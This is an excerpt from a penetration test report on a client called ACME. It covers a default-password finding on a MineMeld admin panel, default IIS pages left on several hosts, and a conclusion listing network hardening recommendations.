
Default Password in Use	Risk: Low
-------------------------	-----------

Summary

It was possible to access the admin panel of the MineMeld Threat Intelligence Sharing on host 10.0.11.4 (443/tcp) by providing the default credentials. MineMeld is an open-source application that streamlines the aggregation, enforcement, and sharing of threat intelligence. Whereas NaviSec did not attempt to tamper with any of the settings within the software, an adversary would most likely not be put off by the consequences of deleting settings.



1. Default passwords supplied.



2. Successful authentication as "Admin" user.

Remediation

NaviSec recommends that the default password for all appliances and networking devices are changed as soon as they are put in use within a production environment.


INFORMATIONAL FINDINGS

Default Windows IIS page

Risk:
Informational

Summary

The default IIS page was found to be left in place on several hosts. This is a concern from a security perspective as it suggests the web server's configuration and perhaps the underlying operating system have not been hardened from a security point of view. As a result, attackers are much more likely to choose these servers to attack in the hopes of compromising them more easily.



1. Default IIS page in place.

Affected hosts:

- 10.0.26.180:443
- 10.0.26.180:80
- 10.0.26.181:1947

Remediation

We recommend that web servers are configured not to display their default welcome screens or any demo apps but to have redirection to the application or present a custom error page instead.

CONCLUSION

In summary, ACME's externally facing infrastructure was found to be well secured, and only a limited number of locked down services were visible. Apart from one outdated Apache in use, it was clear that the publicly facing network was set up with security in mind.

Additionally, ACME's internal network was found to be vulnerable to one critical and several high-risk vulnerabilities. NaviSec was able to obtain full Enterprise Administrator privileges and successfully demonstrated that bypassing the security solution was possible.

Recommendations to increase the overall security posture of ACME's network are as follows:

- Disable NetBIOS and LLMNR on all endpoints.
- Ensure that the latest upgrades are deployed on all third-party software in use (REDACTED).
- Implement regular password updates for the Kerberos account.
- Disable anonymous logon on all services within the organization.
- Audit SMB Read/Write access rights on the domain users group.
- Perform a local audit of all embedded devices to ensure no devices are left exposed with default credentials
- Implement managed service accounts for Kerberos authentication and ensure that the service account used is not in the Domain Administrator (or any high privileged) group.
- Update the password policy to require at least 16-character passphrases in favor of complexity and do not expire the passwords. If the passwords are preferred over passphrases, please ensure that the minimum length is at least 12 characters with complexity enabled.
- Carry out an organization wide password update.
- Implement and use secure protocols, such as HTTPS, SFTP, and SSH in favor of plain-text ones like HTTP, FTP, and Telnet.